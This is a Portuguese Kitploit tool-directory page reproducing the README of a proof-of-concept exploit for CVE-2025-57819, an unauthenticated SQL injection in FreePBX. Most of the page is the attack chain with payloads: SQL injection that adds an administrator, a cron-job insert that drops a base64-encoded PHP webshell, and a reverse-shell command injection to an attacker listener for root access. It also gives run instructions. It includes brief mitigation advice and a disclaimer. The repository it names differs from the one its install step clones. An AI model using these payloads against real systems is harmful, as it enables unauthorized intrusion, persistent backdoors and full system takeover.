Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
FreePBX-SQLi-RCE — Prova de conceito em Python que explora a CVE-2025-57819, uma injeção SQL não autenticada no FreePBX que encadeia a criação de administrador, a implantação de webshell via cron e a escalada para root. | Kitploit
Ferramentas/GitHubGitHub/hexbytee/freepbx-sqli-rce
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHub
Compartilhar
hexbytee/freepbx-sqli-rce

FreePBX-SQLi-RCE

Prova de conceito em Python que explora a CVE-2025-57819, uma injeção SQL não autenticada no FreePBX que encadeia a criação de administrador, a implantação de webshell via cron e a escalada para root.

Ver Repositório
120há 4 mesesAinda não revisado

FreePBX CVE-2025-57819 - SQLi Não Autenticado para PoC de RCE

Python License

Apenas para Fins Educacionais e de Pesquisa em Segurança - Consulte o Aviso Legal Abaixo

Prova de conceito de exploração para CVE-2025-57819, uma vulnerabilidade crítica de injeção SQL não autenticada no FreePBX que permite execução remota de código. Esta PoC é publicada após a liberação dos patches oficiais, apenas para fins de pesquisa em segurança e testes autorizados.

Visão Geral

As versões 15.x, 16.x e 17.x do FreePBX (abaixo das versões corrigidas) são vulneráveis a injeção SQL não autenticada no manipulador AJAX do módulo endpoint. Esta cadeia de vulnerabilidades permite:

  1. Criar contas administrativas via injeção SQL
  2. Implantar webshells através de injeção autenticada em tarefas cron
  3. Escalar para root (se incron estiver disponível) via cadeia de hooks do sysadmin_manager
  4. Comprometimento total do sistema com acesso a reverse shell

Detalhes da Vulnerabilidade

ID CVECVE-2025-57819
TipoInjeção SQL Não Autenticada (Baseada em Erros)
CVSS9.8 / 10.0 (Crítica)
AfetadasFreePBX 15 < 15.0.66, 16 < 16.0.89, 17 < 17.0.3
Corrigidas15.0.66, 16.0.89, 17.0.3+
CISA KEVSim (29 de agosto de 2025)

Endpoint Vulnerável

GET /admin/ajax.php?brand=<PAYLOAD>

O parâmetro brand no manipulador AJAX do módulo de endpoint aceita entrada do usuário sem validação, levando a injeção SQL baseada em erros.


Cadeia de Exploração

Estágio 1: Injeção SQL e Criação de Conta de Administrador

Verifique a SQLi usando extração baseada em erros com EXTRACTVALUE() para vazar o nome do banco de dados:

x' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT DATABASE()),0x7e))-- -

Insira um novo usuário administrativo em asterisk.ampusers:

INSERT INTO ampusers (username, password_hash, admin) 
VALUES ('pbx_xxxxxxxx', '<MD5_HASH>', 1)

Estágio 2: Injeção de Cron Job Autenticado

Com credenciais de administrador válidas, o exploit autentica-se no FreePBX e estabelece uma sessão autenticada. Os cookies de sessão são guardados e utilizados em todos os pedidos autenticados subsequentes.

Injeta o comando webshell em asterisk.cron_jobs:

INSERT INTO cron_jobs (modulename, jobname, command, class, schedule, max_runtime, enabled, execution_order)
VALUES ('sysadmin', 'wx', 'echo <BASE64_WEBSHELL>|base64 -d >/var/www/html/shell.php', NULL, '* * * * *', 30, 1, 1)

O executor de cron do FreePBX executa o comando como o usuário asterisk, deixando cair um webshell PHP.

Estágio 3: Ativação do Webshell

O webshell PHP é implantado em /var/www/html/shell.php:

<?php system($_GET['cmd']); ?>

Exploit faz polling do webshell até a ativação, obtendo RCE como o usuário asterisk (uid=999).

Estágio 4: Escalação de Privilégios (Condicional)

Se o incron estiver configurado no alvo:

  1. Crie um arquivo de gatilho em /var/spool/asterisk/incron/
  2. O incrond (em execução como root) detecta a criação do arquivo
  3. Invoca /usr/bin/sysadmin_manager com o nome do arquivo de gatilho
  4. O sysadmin_manager valida a assinatura GPG e despacha para o hook fwconsole-commands
  5. O hook decodifica o payload e executa: /usr/sbin/fwconsole <COMMAND>
  6. Injeção de comando: help; bash -i >& /dev/tcp/LHOST/LPORT 0>&1

Resultado: shell root no listener reverso (se o incron estiver disponível).


O Que Ele Explora

  • Ausência de validação de entrada no parâmetro brand
  • Execução de consultas empilhadas permite manipulação do banco de dados
  • Tabela asterisk.cron_jobs gravável executa comandos como asterisk
  • Persistência de sessão autenticada via cookies da conta de administrador criada
  • Monitoramento de sistema de arquivos via incron em execução como root
  • Execução de hook fwconsole não validada com injeção de comando

Instalação

git clone https://github.com/JazzTheRabbit/cve-2025-57819.git
cd cve-2025-57819
pip3 install requests
chmod +x JTR-CVE-2025-57819.py

Uso

# Setup Netcat Listener
nc -lvnp <Listener Port>

# Run The Exploit
python3 JTR-CVE-2025-57819.py <TARGET_IP> <YOUR_IP> <PORT>


PoC

Captura de tela do PoC


Versões Afetadas

VersãoStatus
15.0.0 - 15.0.65Vulnerável
15.0.66+Corrigida
16.0.0 - 16.0.88Vulnerável
16.0.89+Corrigida
17.0.0 - 17.0.2Vulnerável
17.0.3+Corrigida

Mitigação

Imediata:

  • Restrinja o acesso a /admin/ajax.php a partir de redes não confiáveis
  • Desative o incron se não for necessário: systemctl disable incrond

Permanente: Atualize para as versões corrigidas: 15.0.66+, 16.0.89+ ou 17.0.3+


Referências

  • CVE-2025-57819
  • Catálogo KEV da CISA
  • Aviso de Segurança do FreePBX

Aviso Legal

⚠️ ISENÇÃO DE RESPONSABILIDADE

Esta prova de conceito é fornecida EXCLUSIVAMENTE PARA TESTES DE SEGURANÇA AUTORIZADOS E FINS EDUCACIONAIS. O autor não assume qualquer responsabilidade por uso indevido ou danos causados por esta ferramenta.

VOCÊ DEVE CUMPRIR:

  • Computer Fraud and Abuse Act (CFAA) e leis equivalentes em sua jurisdição
  • Teste apenas sistemas que você possui ou para os quais possui autorização escrita explícita
  • Obtenha permissão por escrito antes de qualquer teste de segurança
  • Práticas de divulgação responsável
  • Regulamentos de privacidade e proteção de dados (GDPR, CCPA, etc.)

USOS PROIBIDOS:

  • Acesso não autorizado a sistemas de computador
  • Testes de penetração sem consentimento por escrito
  • Interrupção de serviços ou roubo de dados
  • Qualquer atividade maliciosa ou ilegal

RENÚNCIA DE RESPONSABILIDADE: O autor não é responsável por:

  • Acesso não autorizado ou acusações criminais
  • Danos a sistemas ou perda de dados
  • Consequências legais do uso indevido
  • Violações de leis de fraude computacional

Esta vulnerabilidade é:

  • Divulgada publicamente (CVE-2025-57819)
  • Correções disponíveis publicamente
  • Publicada apenas para pesquisa de segurança
  • Compartilhada de forma responsável após o lançamento da correção

Autor

JazzTheRabbit

  • GitHub: @JazzTheRabbit
  • HackTheBox: @JazzTheRabbit
  • YouTube: JazzTheRabbit

Licença

Licença MIT

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →